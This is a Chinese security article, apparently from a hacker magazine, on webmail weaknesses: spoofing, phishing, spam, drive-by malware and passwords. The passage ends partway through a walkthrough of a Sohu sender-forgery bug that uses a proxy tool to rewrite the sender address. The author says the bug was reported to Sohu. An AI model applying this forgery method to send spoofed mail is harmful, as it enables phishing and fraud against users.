


图1




图2




图3




图4




图5




图6

以漏洞实例展示国内邮箱系统安全性

图小丑

一、邮件系统原理

这里主要讲下WEB Mail。说到电子邮件，我们就不能不提到Web Mail这种目前最热门的邮件管理方式，Yahoo Mail、Gmail、Hotmail、QQ等就是这种新时代电子邮件的代表。Web Mail并不是一种协议，它只不过是服务器上专门针对邮件程序安装了Web支持插件，让客户端通过浏览器即可查收、阅读和发送邮件。由于是通过浏览器来执行上述操作的，所以使用起来更方便。

电子邮件的发送和接收与日常生活中的邮政服务类似，大致要经历以下几个阶段。下面我们就来看看用户clinuxer@localdomain.tst要给fayero@gmail.com发送邮件的历程。

1、发送

用户clinuxer@localdomain.tst要发送邮件，就相当于日常生活邮政服务中那样找一家邮局，对于电子邮件来说，就是找一个SMTP服务器。SMTP服务器会首先查看邮件接收者是否是本地用户，如果是就直接放在用户邮箱中，等待用户通过POP3或者IMAP4方式来收取或者查看；如果不是，它会通过接收方的邮件地址，搜索其MX信息，找到接收方的SMTP服务器。

2、接收

接收方的邮件服务器收到发信请求后，会接收邮件，然后将邮件保存到本地的用户邮箱中，等待用户通过POP3、IMAP4或者Web方式来收取。




图 1

二、邮件系统安全问题

1、邮件伪造＆钓鱼攻击

你觉得邮件伪造能够伪造的多逼真呢，那么可以告诉你，邮件伪造的可以和真正的邮件一模一样，即便是一个安全人士，我不太相信他每次都会去确定这个邮件就是真正的对方发过来的，而不是邮件欺骗。而且各个提供商是不会去确认这个邮件的来源可靠性的，我用163管理员发过去的邮件，你从腾讯看到的就是163管理员给你发的邮件。这个是相当严重的一个问题，如果被恶意人士应用，蝴蝶效应直接的可能情况就是没有人再相信邮箱体系，因为任何的邮件我都不能确定其真实性，这确实会给很多人带来困惑，而且，确实存在的问题，就是，邮箱体系是完全不安全的，在后面会给你实例展示这个部分。

同时，如果该类攻击结合钓鱼，挂马等手段，可能造成的后果是更严重的，试问，你会怀疑你朋友给你发送的邮件的附件是个木马病毒吗？你会相信你的朋友给你发送的网页点击是个挂马网页吗？还有些其他方式伪造邮件技术就不多说了，相信大家很多人都了解。在第三部分，我们会通过实例讲解下利用sohu邮件系统伪造任意邮件。

2、垃圾邮件

以下是某人对垃圾邮件危害的描述，我觉得比我描述的好。

a. 占用网络带宽，造成邮件服务器拥塞，进而降低整个网络的运行效率；

b. 侵犯收件人的隐私权，侵占收件人信箱空间，耗费收件人的时间、精力和金钱。有的垃圾邮件还盗用他人的电子邮件地址做发信地址，严重损害了他人的信誉；

c. 被黑客利用成助纣为虐的工具。如在2000年2月，黑客攻击雅虎等五大热门网站就是一个例子。黑客先是侵入并控制了一些高带宽的网站，集中众多服务器的带宽能力，然后用数以亿万计的垃圾邮件猛烈袭击目标，造成被攻击网站网路堵塞，最终瘫痪；

d. 严重影响ISP的服务形象。在国际上，频繁转发垃圾邮件的主机会被上级国际因特网服务提供商列入国际垃圾邮件数据库，从而导致该主机不能访问国外许多网络。而且收到垃圾邮件的用户会因为ISP没有建立完善的垃圾邮件过滤机制，而转向其它ISP。一项调查表明：ISP每争取一个用户要花费75美元，但是每年因垃圾邮件要失去7.2%的用户；

e. 妖言惑众，骗人钱财，传播色情等内容的垃圾邮件，已经对现实社会造成了危害。

其实，针对个人而言，我觉得，在生活中，接收到垃圾邮件还是比较少的，可能是运营商的处理吧，但即便不处理，貌似我的邮箱也是很少接受到垃圾邮件的，所以，这部分，感觉危害比较大的地方应该在于企业部门，类似这样的组织和机构。而且这个造成的攻击也是很严重的。就不在多说什么了。

3、挂马攻击

挂马攻击这个部分，感觉是相当严重的一个，大家应该知道Gmail事件，黑客借助0day，据说成功渗透google，窃取了google重要资料。所以说，这个部分的攻击是更具针对性的，造成的直接后果就是黑客控制你的系统，并可能渗透企业机密。而且，个人的感觉中，很多情况下，渗透一个系统的时候，邮箱系统渗透造成的后果更大，因为你的邮件中包含了太多你公司和你个人的信息，甚至包括银行帐户，密码资料，以及内部公司情况等等。这部分渗透成功的概率是相当高的，而且是相对容易的，甚至如果结合邮件伪造，后果就更不堪设想了。

笔者本月针对国内部分邮箱系统测试中发现，更多的情况下，出现危机的部分在于新业务，新业务通常将带来新风险，所以，建议各个厂家，针对新产品的时候，可能需要更注重，当然建设自己的安全体系更好，我想这对新产品的安全好处会很大，有些大型互联网企业连安全部门都没设置，我觉得很杯具。

4、密码安全

针对密码安全问题，想说的已经不太多，建议大家用手机绑定会比简单的回答个问题要好很多，密码你要设置123456，或者类似这样的密码，那我就啥也不说了，当然涉及你是否想让服务提供商知道你的移动信息。手机绑定我相信这也只是暂时的，因为移动网络过多的介入互联网系统，可能会带来新的风险。而且，实际上，确实存在这样的风险。建议移动公司应该加大自己的安全投入，在笔者上篇移动公司终端打印系统漏洞一文中，已经提到过信息泄密问题，而且移动确实还存在很多安全问题，会对手机安全隐私造成危害，甚至直接了解个人通话情况等，真的想说，移动，请加强你的信息安全投入。

三、漏洞实例展示国内邮件体系安全性

结合上面的安全问题，以下将详细讲解一下两个国内大型互联网公司的EMAIL方面的0day漏洞，希望大家多支持黑手。

1.Sohu邮箱系统任意邮件发送人伪造漏洞

Sohu邮箱系统由于在用户端针对发件人地址未做严格测试，造成客户端机器可以通过劫持数据任意伪造邮件发件人地址，配合钓鱼攻击甚至附件病毒木马等，会造成相当严重的后果，如果被恶意人士利用，可能会使用户对邮箱系统产生信任危机。最主要的是我们考虑到的欺骗和钓鱼及附件木马等有关。而且据笔者发现，sohu WEB系统针对用户方面使用大量的客户端过滤技术，客户端的过滤确实可以起到一定作用，但确实是改变不了真正存在的问题的，就像自己捂着自己的眼睛说，天黑了。希望sohu方面安全人员，能够尽快修复该方面的问题，以防给用户带来更多危机（该漏洞已上报sohu安全人员）。

用WEB代理测试工具篡改数据后，我们伪造admin@163.com，发送给腾讯邮箱，效果如图1。

以下是具体步骤。首先，我们注册sohu邮箱帐号，填写发送信息（图2），然后，我们这里会用到一个工具web proxy editor，百度搜索一下就可以找到（图3），打开web proxy editor，如图4。

这个地方是对IE进行代理，好截取数据进行修改，监听端口1111，这

